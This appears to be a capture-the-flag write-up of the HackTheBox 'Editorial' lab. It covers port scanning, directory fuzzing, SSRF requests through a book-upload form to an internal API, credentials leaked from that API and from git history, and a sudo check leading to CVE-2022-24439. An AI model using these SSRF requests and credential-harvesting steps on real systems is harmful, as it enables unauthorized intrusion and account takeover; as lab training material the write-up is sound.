
Editorial


1. Enumeration

We start port scanning, we may need to find credentials to port 22 on ort 80




```
┌──(kali㉿kali)-[~/Desktop/Editorial]
└─$ sudo nmap -sS -sC -sV 10.129.168.193 -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-15 22:37 EDT
Nmap scan report for 10.129.168.193
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.50 seconds
```

Let's check the http service



```
┌──(kali㉿kali)-[~/Desktop/Editorial]
└─$ whatweb 10.129.168.193
http://10.129.168.193 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
 IP[10.129.168.193], RedirectLocation[http://editorial.htb], Title[301 Moved Permanently], nginx[1.18.0]
ERROR Opening: http://editorial.htb - no address for editorial.htb
```




Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

“I have always imagined that Paradise will be a kind of library.” - Jorge Luis Borges.


2. User flag

Looking for directories, there are a section where we can upload information about some book to publish it.



```
┌──(kali㉿kali)-[~/Desktop/Editorial]
└─$ wfuzz -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://editorial.htb/FUZZ --hc
 404
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://editorial.htb/FUZZ
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000002:   200        176 L    589 W      8562 Ch     "#"
000000003:   200        176 L    589 W      8562 Ch     "# Copyright 2007 James Fisher"
000000005:   200        176 L    589 W      8562 Ch     "# This work is licensed under the Creative Commons"
000000009:   200        176 L    589 W      8562 Ch     "# Suite 300, San Francisco, California, 94105, USA.
                                                        "
000000001:   200        176 L    589 W      8562 Ch     "# directory-list-lowercase-2.3-medium.txt"
000000010:   200        176 L    589 W      8562 Ch     "#"
000000011:   200        176 L    589 W      8562 Ch     "# Priority ordered case insensative list, where ent
                                                        ries were found"
000000007:   200        176 L    589 W      8562 Ch     "# license, visit http://creativecommons.org/license
                                                        s/by-sa/3.0/"
000000008:   200        176 L    589 W      8562 Ch     "# or send a letter to Creative Commons, 171 Second
                                                        Street,"
000000004:   200        176 L    589 W      8562 Ch     "#"
000000014:   200        176 L    589 W      8562 Ch     "http://editorial.htb/"
000000006:   200        176 L    589 W      8562 Ch     "# Attribution-Share Alike 3.0 License. To view a co
                                                        py of this"
000000012:   200        176 L    589 W      8562 Ch     "# on atleast 2 different hosts"
000000026:   200        71 L     232 W      2938 Ch     "about"
000000013:   200        176 L    589 W      8562 Ch     "#"
000000361:   200        209 L    537 W      7134 Ch     "upload"
```

If we seek into burp trying to upload information those inputs are sanitized, but the url information seems suspicious, but to send a properly request to the server we will need to click preview button


Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.


Book information

http://

Book name: 45

Tell us about your book


Try to exploit a SSRF using common ports like 8000, 8080, as we can see on port 5000 there is a service running, and it respond with a file which we can download




```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------150919602642460434931919016O
Content-Length: 358
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----------------------------150919602642460434931919016O
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000
-----------------------------150919602642460434931919016O
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------150919602642460434931919016O--
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 16 Jun 2024 05:14:38 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/da54eaa6-745a-4901-8c27-1393fb96c317
```

Once we downloaded it, we found others directory paths, where there might be information



{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}

Repeat the previous steps and find those credentials




```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------150919602642460434931919016O
Content-Length: 395
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----------------------------150919602642460434931919016O
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/authors
-----------------------------150919602642460434931919016O
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------150919602642460434931919016O--

```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 16 Jun 2024 05:05:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/f5c1d483-ef80-43a1-989d-73d0854dc91c
```




```
{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content
you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword:
dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out
if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}
```



```
Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$ ls
apps  user.txt
```


3.Priv esc

Now we are dev user, and he has access to a repository. In there we cannot find the easy way to escalate our privileges but on logs we can see that someone did a commit where dev user is involved




```
dev@editorial:~/apps/.git/logs$ cat HEAD \
> \
> ;
0000000000000000000000000000000000000000 3251ec9e8ffdc
rial app
3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8 1e84a036b2f33
```


Check the before version of the page, and make a lateral movement




```
1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <dev-carlos.va
lderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api): downgrading prod to dev
```



```
dev@editorial:~/apps/.git/objects/1e$ git show 1e84a036b2f33c59e2390730699a488c65643d28
commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info
```




```
+# -- : (development) mail message to new authors
+@app.route(api_route + '/authors/message', methods=['GET'])
+def api_mail_new_authors():
+    return jsonify({
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible c
nal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon
 have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+    }) # TODO: replace dev credentials when checks pass
:
```



```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ ssh prod@editorial.htb
prod@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Jun 17 08:39:08 PM UTC 2024

  System load:           0.0
  Usage of /:            60.6% of 6.35GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             233
  Users logged in:       1
  IPv4 address for eth0: 10.129.36.253
  IPv6 address for eth0: dead:beef::250:56ff:fe94:a976


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


prod@editorial:~$ 
```


Now we are prod user, searching his permission on sudo we can see that python is used to manage versions control




```
prod@editorial:~$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

▼ CVE-2022-24439

Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to `git` without sufficient sanitization of input arguments. This is only relevant when enabling the `ext` transport protocol.

